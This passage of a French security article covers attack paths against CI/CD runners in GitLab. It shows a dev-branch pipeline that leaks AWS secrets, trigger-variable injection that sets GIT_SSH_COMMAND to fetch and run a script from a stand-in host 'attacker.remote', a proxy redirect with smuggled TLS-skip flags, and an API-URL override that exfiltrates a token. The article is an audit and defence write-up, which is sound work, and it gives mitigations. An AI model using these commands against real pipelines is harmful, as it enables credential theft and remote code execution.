La suite de l'article présentera les points d'entrées principaux permettant d'obtenir un accès initial sur l'environnement d'exécution, les méthodes pour mettre en place un accès stable et les principaux scénarios d'élévation de privilèges sur l'environnement CI/CD (ou le SI). ■

Figure 3. Schéma du processus d'enregistrement d'un nouvel environnement d'exécution.




Figure 4. Schéma du processus de collecte et d'exécution des tâches au sein des environnements d'exécution.





Figure 5. Schéma des principales interactions de l'environnement d'exécution au sein d'un pipeline type.



Accès Initial

La première étape lorsque l'on souhaite s'attaquer aux environnements d'exécution d'une chaîne de CI/CD consiste à obtenir un accès initial. En fonction des privilèges de l'attaquant, plusieurs points d'entrée peuvent être exploités dans ce but. L'objectif ici est de présenter les trois points d'entrée les plus régulièrement utilisés lors d'audits de chaîne CI/CD.

2.1 Accès à la définition du pipeline

Les pipelines définissent les tâches qui seront exécutées dans l'environnement d'exécution. L'un des moyens pour pouvoir exécuter du code dans le contexte de l'environnement d'exécution d'un pipeline consiste donc à obtenir des privilèges sur la définition même du pipeline.

Selon l'environnement, cela s'obtient :

- Soit via des droits en écriture sur le fichier de définition ;
- Soit via des droits en écriture sur l'orchestrateur.

En effet, l'orchestrateur gère la définition des pipelines et permet aux DevOps de les définir :

- Soit directement via une interface applicative avec des « modules », qui sont chaînés et assemblés c'est le cas par exemple de Jenkins ou Bamboo ;
- Soit via un fichier (YAML, JSON, etc.) répondant une syntaxe prédéfinie (ex. : gitlab-ci.yaml, .github/workflows, etc.).

Lorsque le pipeline est défini au sein d'un fichier, il est courant que ce fichier soit stocké au sein du gestionnaire de code (dans ce cas l'orchestrateur ne conserve qu'une référence vers le fichier en question).

Note : Certains orchestrateurs comme Azure DevOps proposent les deux options (format JSON stocké en base de données ou fichier YAML au sein d'un répertoire de code), ce qui complexifie l'énumération.

Au-delà de la simple exécution de code, contrôler la définition du pipeline permet également de contrôler le contexte dans lequel l'exécution a lieu.
Cela comprend :

- Les conditions qui permettent de lancer l'exécution ;
- Le choix de l'environnement sur lequel s'exécuteront les actions ;
- Les données (variables, secrets, etc.) fournies à l'environnement d'exécution ;

La définition d'un pipeline permet d'exécuter des actions mais aussi d'utiliser les ressources mises à disposition par l'orchestrateur (exécuteurs, secrets, environnements, etc.). Les contrôles d'accès sur les ressources que peut utiliser le pipeline sont définis directement dans l'orchestrateur. Les droits d'écriture sur la définition du pipeline ne permettent pas de modifier les privilèges accordés par l'orchestrateur au pipeline à proprement parler, mais plutôt la manière dont ces privilèges sont utilisés.

Une erreur fréquente au moment de définir et configurer les pipelines consiste à confondre les droits d'écriture sur le pipeline lui-même avec les contrôles d'accès appliqués par l'orchestrateur sur les ressources que le pipeline peut utiliser. ■

Cas pratique

Branche non protégée

Prenons l'exemple d'une équipe de développement logiciel qui veut déployer son applicationWeb sur son environnement AWS à chaque montée de version.

Au sein de GitLab, les pipelines sont définis par projet et par branche au sein d'un fichier `.gitlab-ci.yml` situé à la racine du répertoire de code et répondant à une syntaxe documentée[8].

On y trouve par exemple les mots-clés suivants :
- `script` : code des tâches à exécuter ;
- `only` ou `rules` : règles conduisant à l'exécution du script ;
- `tags` : identifiant permettant de sélectionner l'environnement d'exécution (runner) parmi ceux disponibles pour le pipeline.

Dans cet exemple, le DevOps définit la branche `master` du projet comme référentiel pour les montées de versions. Seul le DevOps peut modifier cette branche (les développeurs n'ont pas de droits d'écriture sur la branche master). Ainsi, le DevOps est le seul en mesure de valider les montées de versions et provoquer le déploiement.

Le pipeline est défini via le [Fichier 1]

Listing 1: Fichier .gitlab-ci.yml

```
1  stages:
2  - deploy
3
4  deploy_to_aws:
5  stage: deploy
6  tags:
7  - aws-runner
8  variables:
9  AWS_ACCESS_KEY_ID: $AWS_ACCESS_KEY_ID
10 AWS_SECRET_ACCESS_KEY: $AWS_SECRET_ACCESS_KEY
11 AWS_DEFAULT_REGION: $AWS_DEFAULT_REGION
12 script:
13 - aws sts get-caller-identity
14 - ... # déploiement
15 rules:
16 - if: '$CI_COMMIT_BRANCH == "master"
```

La définition de ce pipeline permet d'utiliser les secrets AWS et de déployer l'application, uniquement lors d'un commit sur la branche master, branche que les développeurs n'ont pas le droit de modifier.
Les développeurs ne peuvent donc pas accéder aux secrets AWS ?

Le fichier `.gitlab-ci.yml` peut être défini pour chaque branche. Si un développeur ne peut effectivement pas modifier le pipeline sur la branche `master`, il peut tout à fait le modifier sur une branche qu'il crée lui-même (ex. : dev). Or, par défaut, les pipelines d'un même projet ont accès aux mêmes ressources (variables, runners, etc.) et ce quelle que soit leur branche.

En créant un fichier `.gitlab-ci.yml` sur la branche dev, le développeur obtient alors de l'exécution de code au sein d'un environnement d'exécution — similaire à celui utilisé sur la branche `master` — ayant accès aux secrets AWS.


Le [Fichier 2] **permet alors d'exfiltrer les secrets AWS.**

Listing 2: Fichier .gitlab-ci.yml sur la branche dev

```
1  stages:
2  - deploy
3
4  deploy_to_aws:
5  stage: deploy
6  tags:
7  - aws-runner
8  variables:
9  AWS_ACCESS_KEY_ID: $AWS_ACCESS_KEY_ID
10 AWS_SECRET_ACCESS_KEY: $AWS_SECRET_ACCESS_KEY
11 AWS_DEFAULT_REGION: $AWS_DEFAULT_REGION
12 script:
13 - "echo $AWS_ACCESS_KEY_ID $AWS_SECRET_ACCESS_KEY
   ↪$AWS_DEFAULT_REGION"
14   rules:
15 - if: '$CI_COMMIT_BRANCH == "dev"'
```


Bien qu'il ne dispose pas des droits d'écriture sur la branche master, le développeur peut compromettre les secrets AWS utilisés par cette dernière. [Figure 6]

Figure 6. Schéma illustrant la récupération des secrets AWS depuis une branche de développement.



Les droits d'écriture sur la définition d'un pipeline permettent d'ex-ploiter l'ensemble des ressources mises à disposition par l'orchestrateur, même si ces dernières ne sont pas directement utilisées au sein du pipeline ou utilisées uniquement dans certaines conditions (ex. : nom de la branche, identifiant du tag, etc.). [Figure 7]

Figure 7. Schéma du « champ d'action » d'un pipeline.



La bonne pratique consiste donc à mettre en place des contrôles d'accès robustes sur les ressources que peuvent manipuler les pipelines (variables / secrets, agents / exécuteurs, etc.) afin de tenir compte des privilèges d'écriture et de création de pipelines. La plupart des orchestrateurs offrent à minima des fonctionnalités de contrôles d'accès basés sur les branches[2,7,11] et les projets.

Des accès à des ressources externes peuvent également être accordés via les mécanismes OIDC détaillés au sein de la section « 4.1 Authentification via Open ID Connect». ■

2.2 Droits d'exécution sur le pipeline

Par définition, le pipeline permet de définir des tâches qui seront exécutées ainsi que les conditions de leur exécution. Chaque déclencheur d'exécution représente une surface d'attaque potentielle.

Parmi les déclencheurs d'exécution courants, on citera notamment :

- Le lancement programmé ;
- Le lancement lié aux événements Git ;
- Le lancement programmatique (via une API, un webhook, etc.).

Dans chaque cas, la demande d'exécution s'accompagne d'entrées liées au type de déclenchement (variables prédéfinies, variables liées à des événements Git, paramètres de requêtes, etc.). Ces entrées, si elles ne sont pas assainies et contrôlées de manière appropriée, ouvrent la voie à de l'injection de code.

La plupart des orchestrateurs (GitLab, GitHub, Jenkins, Azure DevOps, etc.) permettent de définir des scripts au format `shell` et de manipuler des variables. Dès lors, les techniques d'injection de code « classiques » liées au langage shell (évaluation via `eval`, injection d'arguments, etc.) deviennent possibles et doivent être prises en compte lors de la définition du pipeline.

Il est également crucial de comprendre comment l'orchestrateur construit le contexte et fournit les variables à l'environnement d'exécution, car ces mécanismes peuvent introduire des possibilités d'injection de code à leur tour. ■

Cas pratique

Variables GitHub et GitLab

Dans le cas de GitHub par exemple, l'article[19] d'Hugo Vincent illustre comment l'expansion de variable des GitHub Actions, associées au lancement automatique de pipeline lors de pull request, peut permettre à des attaquants sans privilège d'écriture sur le projet d'obtenir un accès initial dans l'environnement d'exécution de répertoires de code publiques.

Le mécanisme d'injection des variables de GitLab peut également permettre à un attaquant capable de déclencher un pipeline de modifier le comportement de ce dernier voire d'exécuter du code arbitraire. En effet, GitLab permet de définir des variables à plusieurs niveaux : dans le projet, dans la définition du pipeline, ou au déclenchement (trigger). Ces variables sont injectées directement sous forme de variables d'environnement.

L'ordre dans lequel les différentes variables sont injectées dans l'environnement est important pour pouvoir les exploiter.

La documentation GitLab[9] précise que l'ordre de priorité des variables est le suivant :

1. Variables définies au sein des *pipeline execution policy* ;
2. Variables définies au sein des *scan execution policy* ;
3. **Variables définies à au déclenchement du pipeline :**
   - Variables définies par le pipeline parent ;
   - Variables de déclenchement ;
   - Variables définies lors de ladéfinition du planning ;
   - Variables définies manuellement à l'exécution ;
   - etc.
4. Variables du projet ;
5. Variables du groupe ;
6. Variables de l'instance ;
7. Variables définies via l'artefact dotenv ;
8. Variables définies dans les jobs dans le fichier `.gitlab-ci.yaml` ;
9. Variables définies à la racine du fichier `.gitlab-ci.yaml` ;
10. Variables de déploiement ;
11. Variables prédéfinies.

Les variables définies au moment du déclenchement (*trigger variables*) sont injectées en bout de chaîne et ont donc la priorité sur les autres variables utilisées. Cette priorité et le fait que les variables soient injectées sous forme de variables d'environnement offrent à un attaquant un contrôle total sur les variables d'environnement Shell du script exécuté. Selon le contexte, cette primitive combinée avec des défauts d'assainissement dans le script offre de nombreuses possibilités d'exploitation.

Certains binaires permettent d'exécuter du code via les variables d'environnement. C'est le cas de la commande `git` — commande fréquemment utilisée au sein de pipelines de CI/CD — lorsqu'elle interagit avec un serveur via SSH. La variable d'environnement `GIT_SSH_COMMAND` permet de préciser la commande à utiliser pour se connecter sur le serveur distant en SSH.

Considérons le pipeline défini dans le [Fichier 3]**.**
À première vue, on pourrait penser qu'il est sûr puisque la variable utilisée au sein de la commande `git` est définie « en dur ».

Listing 3: Exemple de pipeline vulnérable(1)

```
1  job:
2  variable:
3  REPO_URL: https://github.com/xmco/parse_ntds.git
4  script:
5  - git clone "$REPO_URL"
6  - ...
```

En réalité, la variable `REPO_URL` peut être surchargée au moment de l'exécution du pipeline. En surchargeant cette variable ainsi que la variable d'environnement `GIT_SSH_COMMAND`, l'attaquant obtient une exécution de commande lors du déclenchement du pipeline. [Fichier 4]

Listing 4: Commande permettant d'exploiter le pipeline vulnérable (déclenchement via l'API GitLab)


```
1    curl --request POST \
2    --form "token=glptt[...]" \
3    --form "variables[GIT_SSH_COMMAND]=sh -c 'curl
     ↪ http://attacker.remote/backdoor.sh | sh'" \
4    --form
     ↪ "variables[REPO_URL]=ssh://github.com/xmco/parse_ntds.git" \
5    https://gitlab.local/api/v4/projects/[...]/trigger/pipeline
```

Plus trivial encore, selon la configuration du runner, la variable `BASH_ENV` suffit à obtenir une exécution de code. Les [Figures 8, 9 et 10] illustrent l'exploitation de ce type de pipeline vulnérable.

Figure 8. Exemple de pipeline vulnérable(2)

Figure 9. Exploitation du pipeline vulnérable (déclenchement via l'interface graphique)

Figure 10. Logs d'exécution du pipeline vulnérable



Listing 5: Exemple de pipeline vulnérable[3]

```
1   deploy_to_aws:
2    before_script:
3      - touch $CI_PROJECT_DIR/kubeconfig.yaml
4      - chmod 600 $CI_PROJECT_DIR/kubeconfig.yaml
5      - echo $KUBECONFIG | base64 -d >
    ↪  $CI_PROJECT_DIR/kubeconfig.yaml
6      - export KUBECONFIG=$CI_PROJECT_DIR/kubeconfig.
         yaml
7    script:
8      - helm package --app-version=${SOURCE_TAG}
9      - helm upgrade --install {PROJECT_NAME}
10  environment: production
```


Dans certains cas, l'exécution de code n'est pas directement possible, mais l'attaquant peut tout de même exploiter le mécanisme d'injection de variable GitLab pour exfiltrer des données sensibles.

C'est le cas du pipeline défini dans le [fichier 5] qui utilise la commande `helm` pour déployer une application sur un cluster Kubernetes.

Ici l'utilitaire Helm communique en HTTP avec l'API Kubernetes.

En définissant les variables `HTTP_PROXY` et `HTTPS_PROXY` l'attaquant peut obtenir une position d'homme du milieu, intercepter les requêtes et obtenir l'URL de l'API Kubernetes ainsi que le jeton d'authentification utilisé. [Figure 11]

Figure 11. Schéma d'exploitation d'un pipeline via l'injection de `HTTP_PROXY`



Si la configuration Kubernetes utilise le protocole HTTPS pour communiquer avec l'API du cluster, par défaut, l'utilitaire Helm tentera de vérifier l'authenticité du certificat du serveur. Néanmoins, au sein du pipeline décrit dans le fichier 5, on remarque que la variable `PROJECT_NAME` n'est pas correctement assainie. Au moment du déclenchement du pipeline, l'attaquant peut injecter les paramètres `--insecure-skip-tls-verify` et `--kube-insecure-skip-tls` via la variable `PROJECT_NAME` et intercepter les échanges. [Fichier 6]

Listing 6: Commande permettant d'exploiter le pipeline vulnérable (déclenchement via l'API GitLab

```
curl --request POST \
 --form "token=glptt[...]" \
 --form "variables[HTTP_PROXY]=http://attacker.remote" \
 --form "variables[HTTPS_PROXY]=http://attacker.remote" \
 --form "variables[NO_PROXY]=gitlablocal,localhost,127.0.0.1" \
 --form 'variables[PROJECT_NAME]=$PROJECT_NAME
↪ --insecure-skip-tls-verify --kube-insecure-
   skip-tls-verify' \
https://gitlab.local/api/v4/projects/[...]/trigger/pipeline
```

Figure 12. Récupération des identifiants Kubernetes

Note : Lors de l'injection des variables, GitLab autorise l'expansion par défaut pour les variables de pipeline. Il est donc possible de faire référence à des variables définies plus tôt dans la chaîne de priorité. Comme l'exemple l'illustre avec la variable `PROJECT_NAME`**.**

Une dernière spécificité contre-intuitive de l'injection des variables GitLab au moment de l'exécution peut introduire un risque d'injection de code : le traitement des **variables pré-définies**.

GitLab fournit des variables prédéfinies qui sont injectées par défaut au sein de l'environnement et peuvent être utilisées dans le pipeline. Parmi ces variables, qui sont documentées[9], on retrouve par exemple :

- `CI_API_V4_URL` : Fournit l'URL de l'API de l'instance GitLab ;
- `CI_COMMIT_BRANCH` : Fournit le nom de la branche sur laquelle a eu lieu le commit ;
- `CI_PROJECT_ID` : Fournit l'ID du projet ;
- `CI_PROJECT_NAME` : Fournit le nom du projet.

Ces variables définies par GitLab paraissent saines et laissent penser qu'elles ne peuvent pas être contrôlées par un attaquant.

En réalité, comme l'indique la documentation GitLab, les variables de pipelines (ex. : définies à l'exécution) ont la priorité sur les variables prédéfinies. Si l'on considère le pipeline défini dans le [Fichier 7] :

Listing 7: Exemple de pipeline vulnérable[4]

```
whoami:
 script:
   - 'curl -s -X GET "$CI_API_V4_URL/user" -H "PRIVATE-TOKEN:
↪ $GITLAB_SVC_PAT"'
   - [...]
```

Ce pipeline est en réalité vulnérable, car au moment du déclenchement, l'attaquant peut surcharger la variable `CI_API_V4_URL` et exfiltrer le jeton d'authentification `GITLAB_SVC_PAT`.

Le fait de pouvoir déclencher un pipeline — prérequis dans les exemples présentés précédemment — parait un prérequis complexe à obtenir, pourtant il existe de nombreux cas dans lesquels un DevOps souhaite permettre à un utilisateur ou un système de déclencher un pipeline, sans lui permettre pour autant de modifier le code de ce dernier.

On peut citer par exemple :

- L'utilisation de « trigger token » pour permettre une automatisation avec un outil tiers (Jira, Service Now, bot interne, etc.) ;
- La configuration d'un pipeline sur un projet B capable de lancer le pipeline d'un projet A (downstream pipelines, propagation de release, intégration interéquipes, etc.) ;
- L'utilisation d'un pipeline pour permettre à un utilisateur de déployer manuellement une version sans pour autant lui accorder des accès à l'infrastructure.

L'assainissement systématique des variables et points d'entrée au sein de la définition des pipelines et des contrôles d'accès stricts sur le déclenchement des pipelines permettent de prévenir ce type d'attaque. Les éditeurs de solutions de CI/CD telles que GitLab, GitHub ou Azure Devops fournissent généralement de la documentation concernant la sécurisation des pipelines [2, 5, 7]. Enfin, pour les pipelines les plus critiques (ex. : déploiement d'infrastructure), il est recommandé d'exiger plusieurs approbations avant leur exécution [3, 6, 10]. ■

2.3 Attaque par supply chain

Un autre moyen d'obtenir un accès aux environnements d'exécution consiste à réaliser une attaque par « supply chain ». Ce type d'attaques permet à un attaquant ne disposant d'aucun privilège direct sur les pipelines d'obtenir de l'exécution de code au sein de l'environnement via la compromission d'un artefact utilisé par le pipeline.

La médiatisation d'attaques par « supply chain » de grande envergure telle que celle sur la librairie « XZ » durant l'année 2024 a donné à ce type de technique la réputation d'être très complexe et donc peu probable au sein des environnements. En réalité, au sein des chaînes de CI/CD en entreprise, la surface d'attaque des dépendances est telle, que de nombreux points d'entrées peuvent permettre à un attaquant disposant d'accès limités au sein de l'environnement de compromettre des artefacts utilisés dans les pipelines.

Un exemple couramment rencontré concerne les défauts de contrôles d'accès sur le gestionnaire d'artefact privé utilisé au sein de l'environnement de CI/CD.

Il est courant, au sein d'un pipeline de CD, de créer des images de conteneurs (Docker, Podman, etc.) qui seront déployées au sein de l'environnement. Il est alors nécessaire d'accorder des privilèges en écriture au pipeline sur le gestionnaire d'artefact.

Par ailleurs, l'environnement d'exécution de la chaîne de CI/CD est lui-même amené à utiliser des artefacts (images, packages, etc.) aux différentes étapes des pipelines.

Un défaut de contrôle d'accès sur le gestionnaire d'artefact ou le non-respect du principe de moindre privilège peut alors conduire à une élévation de privilège au sein de la chaîne..

Cas pratique

Backdoor d'image Docker

Considérons l'exemple d'un environnement de CI/CD utilisant une instance Nexus privée pour stocker les images Docker déployées en production.

Les DevOps configurent un compte Nexus au sein de pipelines de CD GitLab afin de permettre aux équipes projet de créer les images des applications qui seront déployées. [Fichier 8]

Listing 8: Exemple de pipeline permettant de construire une image Docker

```
variables:
  IMAGE_TAG: «latest»
  IMAGE_NAME: «webshop»

build_and_push:
  image: $REGISTRY_URL/utils/docker:latest
  before_script:
    - echo 'Authenticating to the registry...'
    - docker login -u "$NEXUS_USER" -p "$NEXUS_PASSWORD"
  ↪ $REGISTRY_URL
  script:
    - echo 'Building and pushing the image...'
    - docker build -t "$IMAGE_NAME:$IMAGE_TAG" .
    - docker tag "$IMAGE_NAME:$IMAGE_TAG"
  ↪ "$REGISTRY_URL/apps/$IMAGE_NAME:$IMAGE_TAG"
    - docker push "$REGISTRY_URL/apps/$IMAGE_NAME:$IMAGE_TAG"
```

Par souci de simplicité, un unique compte Nexus est utilisé, il peut donc réécrire toutes les images Dockers au sein de Nexus.

